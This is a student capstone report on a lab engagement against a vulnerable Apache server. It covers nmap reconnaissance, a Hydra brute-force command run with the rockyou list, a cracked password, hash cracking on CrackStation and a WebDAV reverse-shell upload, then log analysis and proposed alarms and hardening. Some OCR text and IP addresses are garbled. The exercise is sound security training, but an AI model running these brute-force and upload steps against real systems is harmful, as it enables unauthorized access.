

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By Greg Moss

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment


03

Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology



Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure machine)	162.168.1.1(Preferred)	NATSwitch (Host Machine Cloud based-Hosting the 3 VMs below)
Kali Linux	 192.168.1.90	Attacking Machine used for penetration testing
ELK	192.168.1.100	Network Monitoring Machine running Kibana - Logs data from capstone Machine (192.168.1.105)
Capstone (server1)	192.168.1.105	Target Machine Replicating a vulnerable server - attempting to pop- hosting an Apache and ssh server.

Vulnerability Assessment

By Greg Moss

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access	<i>PORT 80 is most commonly used for web communication and if left open and unsecure, it can allow public access.</i>	<i>This vulnerability allows access into the web servers. Files and folders are accessible. Sensitive and secret files can be found.</i>
Apache Directory Listing	Allowed attackers to reveal the ip address and the secret folder	Allowed attackers to reveal the ip address and the secret folder
Brute-force Attack	An attack that consists of systematically checking all possible username and password combinations until the correct one is found	With the use of brute force and common password list (rockyou.txt), the password can be easily found.
Reverse Shell Backdoor	Allows to send a reverse shell payload on web server while the firewalls do not detect the payload	Attackers gained the remote backdoor access to the capstone web server

Exploitation: Open Web Port (80)

01

Tools & Processes

I used nmap for open ports on the target machine. Heres the commands used:

```
# netdiscover -r  
192.168.1.255/16  
~# nmap -sV 192.168.1.0/24  
~# nmap -sS 192.168.1.105
```

Webserver

192.168.1.105/meet_our_team/ashton.txt

02

Nmap scanned 256 ip addresses: i found 4 hosts up: Port22 and 80 are open and was of interest to me

The discovered files on Meet_our_team/ashton.txt

The ashton.txt allowed discovery of the secret folder at /company_folders/secret_fold er.

03

```
Currently scanning: Finished! | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 126  


| IP            | At MAC Address    | Count | Len | MAC Vendor / Hostname |
|---------------|-------------------|-------|-----|-----------------------|
| 192.168.1.1   | 00:15:5d:00:04:0d | 1     | 42  | Microsoft Corporation |
| 192.168.1.100 | 4c:eb:42:d2:d5:d7 | 1     | 42  | Intel Corporate       |
| 192.168.1.105 | 00:15:5d:00:04:0f | 1     | 42  | Microsoft Corporation |

  
root@Kali:~# nmap -sV 192.168.1.0/24  
Starting Nmap 7.00 ( https://nmap.org ) at 2021-08-11 16:27 PDT  
nmap scan report for 192.168.1.1  
Host is up (0.0006s latency).  
Not shown: 995 filtered ports  
PORT      STATE SERVICE VERSION  
35/tcp    open  msrpc   Microsoft Windows RPC  
37/tcp    open  ms-bios-ssn  Microsoft Windows netbios-ssn  
45/tcp    open  microsoft-ds?  
179/tcp   open  vrdp?  
389/tcp   open  ms-wbt-server Microsoft Terminal Services  
MAC Address: 00:15:5D:00:04:0D (Microsoft)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
nmap scan report for 192.168.1.100  
Host is up (0.0006s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
2200/tcp  open  http   Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)  
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)  
Service Info: OS: Linux; CPE: cpe:/o:elasticsearch:elasticsearch  
  
nmap scan report for 192.168.1.105  
Host is up (0.0005s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http   Apache httpd 2.4.29  
MAC Address: 00:15:5D:00:04:0F (Microsoft)  
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
nmap scan report for 192.168.1.98  
Host is up (0.0005s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh    OpenSSH 8.1p1 Debian 5 (protocol 2.0)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.13 seconds
```

Exploitation: Open port 80

Filebeat setup
ing ILM policy is disabled. Set `setupilm.overwrite`
etup finished.
dashboards (Kibana must be running and reachable)
dashboards
up ML using setup --machine-learning is going to be
e: https://www.elastic.co/guide/en/elastic-stack-overview
machine learning job configurations
Ingest pipelines
erver1:/home/vagrant# metricbeat modules enable apache
erver1:/home/vagrant# metricbeat modules enable apache
apache is already enabled
server1:/home/vagrant# metricbeat setup
riting ILM policy is disabled. Set `setupilm.overwrite`
tup setup finished.
ng dashboards (Kibana must be running and reachable)

02

After getting in we will utilize Brute force attacks.

03

Name	Last modified	Size	Description
Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:27	-	

Apache/2.4.29 (Ubuntu) Server at 92.168.1.105 Port 80

Exploitation: Brute-force Attack

01

Used Hydra which is already preinstalled in to linux. I also required a password list in this case i used rockyou.txt

Command used
Hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder

A hash to ryans password was found

02


Password for Ashton was tested against the common password dictionary "rockyou"

Access to the /secret_folder

Access to /webdav system

Ryans password.dav was found: linux4u

03



Brute force

Using Brute force to scan for user and passwords

```
pass "nicole" - 11 of 143  
pass "daniel" - 12 of 143  
- pass "babygirl" - 13 of 1  
- pass "monkey" - 14 of 143  
- pass "lovely" - 15 of 143  
- pass "jessica" - 16 of 14  
ton password: 123456789  
id pair found)  
password found  
dra) finished at 2022-02-02 1
```


```
pass "nicole" - 11 of 143  
pass "daniel" - 12 of 143  
- pass "babygirl" - 13 of 1  
- pass "monkey" - 14 of 143  
- pass "lovely" - 15 of 143  
- pass "jessica" - 16 of 14  
ton password: 123456789  
id pair found)  
password found  
dra) finished at 2022-02-02 1
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The port (192.168.1.90) scan occurred on August 7, 2021 @ 15:05 UTC or 11:05 EST
- There were total of 118,659 hits and 4 requests were made for the secret folder and files contained in the secret folder.
- The file to connect_to_corp_server was requested and returned.
- This file contained instructions for the connections to the WebDAV server, as well as the username: ryan, and the hash password to use.



Connections over time [Packetbeat Flows] ECS

@timestamp per 30 seconds	Unique Flows
15:05:00	4,713
15:06:30	10,730
15:08:00	17,287
15:08:30	6,258
15:09:00	460
15:09:30	2
15:10:00	0
15:10:30	4
15:11:00	2
15:11:30	0
15:12:00	1,015
15:12:30	1,015




Top Hosts Creating Traffic [Packetbeat Flows] ECS

@timestamp per 30 seconds	Source IP	Dest IP
15:05:00	192.168.1.90	11.140
15:06:30	192.168.1.90	11.2046
15:08:00	192.168.1.90	11.2080
15:08:30	192.168.1.90	0.0386
15:10:00	192.168.1.90	11.400
15:10:30	192.168.1.90	1.140
15:11:00	192.168.1.90	7.040
15:11:30	192.168.1.90	0.480
15:12:00	192.168.1.90	0.280
15:12:30	192.168.1.90	3.140
15:13:00	192.168.1.90	23.040
15:13:30	192.168.1.90	23.040

Analysis: Finding the Request for the Hidden Directory

- The attack started around 15:00 UTC (11:00 am EDT) with 16,178 requests made for the "secret_folder". The IP address the requests were coming from is 192.168.1.90.




It contained a folder called "connect_to_corp_server" which was accessed 4 times.

- The "secret_folder" contained a hash password for the employee's credentials (Ryan), which can be used for uploading a payload, thus exploiting other vulnerabilities.




Analysis: Uncovering the Brute Force Attack




Analysis: Finding the WebDAV Connection

- 93 total requests were made for the WebDAV directory (192.168.1.105/webdav)
- The files passwd.dav and shell.php were requested.
- Request methods include the following: GET, PUT, PROPFIND and OPTIONS



Time	source.ip	destination.ip	method	url.path
> Aug 7, 2021 @ 17:29:4	192.168.1.98	192.168.1.105	get	/webdav/
Top 10 HTTP requests [Packetbeat] ECS				
url.full: Descending				
http://192.168.1.105/webdav/passwd.dav		63		
http://192.168.1.105/webdav/		16		
http://192.168.1.105/webdav/shell.php		14		



Using CrackStation

Alarm

Crack station is used to break hashes, hashes are used to protect a users credentials

The screenshot shows the CrackStation website's password cracking interface. It features a large input field for pasting multiple hash values, a CAPTCHA challenge, and a 'Crack Hashes' button. Below the input field, there's a note about supported hash types and a color-coded legend for results.

CrackStation - Password Hashing Security - Defuse Security

Defuse.ca - Twitter

Free Password Hash Cracker

Paste up to 20 non-cased hashes, one per line:

4769365c0f118379e6899d9963c1d52:


I'm not a robot

Crack Hashes

Supports: LM, NTLM, md5, md4, md2, md5(md5_hex), md5(md5_hex), sha1, sha256, sha384, sha512, openPGP, MySQL 4.1+ (md5(crypt)), Oracle11I.12c(crypt),

Hash	Type	Result
4769365c0f118379e6899d9963c1d52:	MD5	[Results]

Color Codes: █ Exact match █ Partial match █ Not found



The screenshot shows a Firefox browser window displaying the 'Index of /webdav' page. A modal dialog box is open, prompting the user if they want to save a login for the site. The login information is pre-filled: Name 'ryan', Last modified '2019-05-10', and a checked 'Show password' option. The 'Save' button is highlighted.

Index of /webdav

Would you like Firefox to save this login for
http://192.168.1.105?

Name: ryan
Last modified: 2019-05-10
Show password:

Parent Directory

passwd.dav 2019-05-10 Don't Save Save

shell.php 2021-05-10

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An alert could be set to trigger when a large amount of traffic occurs in a short time from a single source ip that targets multiple ports.

What threshold would you set to activate this alarm?

A possible threshold for this alert could be if any single ip address request more than 10 request per second and more than 10 seconds or 100 consecutive pings (ICMP) request

System Hardening

What configurations can be set on the host to mitigate port scans?

Enable only traffic needed to access internal hosts. Deny everything else. Including the standard ports. Such as TCP 80 for HTTP and ICMP for ping request.

Configure the firewall to look for potentially malicious behavior over time and have rules in place to cut off attacks if a certain threshold is reached.

Describe the solution. If possible, provide required command lines.

Create and set up iptables for the firewall port blocking and scanning an ids like kibana or splunk allows for an immediate alerting of port scans activity

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access? **An alarm should be configured to trigger if any request is made for the hidden directories from outside the company internal network. The hidden directories are for the company use only and should not be accessible from outside the premises.**

Additionally an alarm should trigger if sequential requests for the directories are made from a single ip address.

What threshold would you set to activate this alarm? **An appropriate threshold for sequential request from a single ip address should be set for greater than 0 request made.**

System Hardening

What configuration can be set on the host to block unwanted access?

- Stronger usernames and passwords**
- Encrypt the contents of the hidden directories, and its content.**
- disable directories listing in the apache**

Describe the solution. If possible, provide required command lines.

- create a whitelist for authorized IP addresses**
- make the folder private by changing permissions**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alarm should be set or triggered if a predefined number of requests are issued to the server from a single IP address.

What threshold would you set to activate this alarm?

An appropriate threshold should be set for greater than 50 requests from a single IP address in the span of 30 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use unique user names, and stronger passwords
- restricting access to authentication URLs.
- setting up a lockout after 3 tries.
- two factor authentications for all users in the company.

Describe the solution. If possible, provide the required command line(s).

- strong passwords are unique, long harder to guess
- A requirement for brute force attacks is to send credentials so changing the login page URL can usually be enough to stop most automated tools.
- CAPTCHAS prevents access by bots and auto tools.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

-An alarm should be set to trigger if any access to the WEBDAV directory is made from outside the company's internal network

What threshold would you set to activate this alarm?

Any single instance would trigger an alarm, if the WebDav directory is accessed, or possible of uploading of any files to the directory.

System Hardening

What configuration can be set on the host to control access?

-The host should be configured to deny webdav uploads by default, and only allow uploads from a specific ip address this can be accomplished using apaches configuration.

-make sure software patches are up to date

Describe the solution. If possible, provide the required command line(s).

**-install Filebeat on host machine for monitoring
-iptables -A INPUT -s (trusted ip address) -p tcp -m multiport -dports 80,443 -j ACCEPT**

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- alert if invalid file types are uploaded to the web server
- alert if any port is open.
- alert on traffic that does not belong there.

What threshold would you set to activate this alarm?

An appropriate threshold should be set for each singular file uploaded to the server if a file with the name xxxxxxxxxxxxxxx.php comes in the alert should trigger

System Hardening

What configuration can be set on the host to block file uploads?

- all files from outside the company internal network shall be blocked.
- stored uploaded files in a location not accessible from the web.
- have all files run through an antivirus

Describe the solution. If possible, provide the required command line.

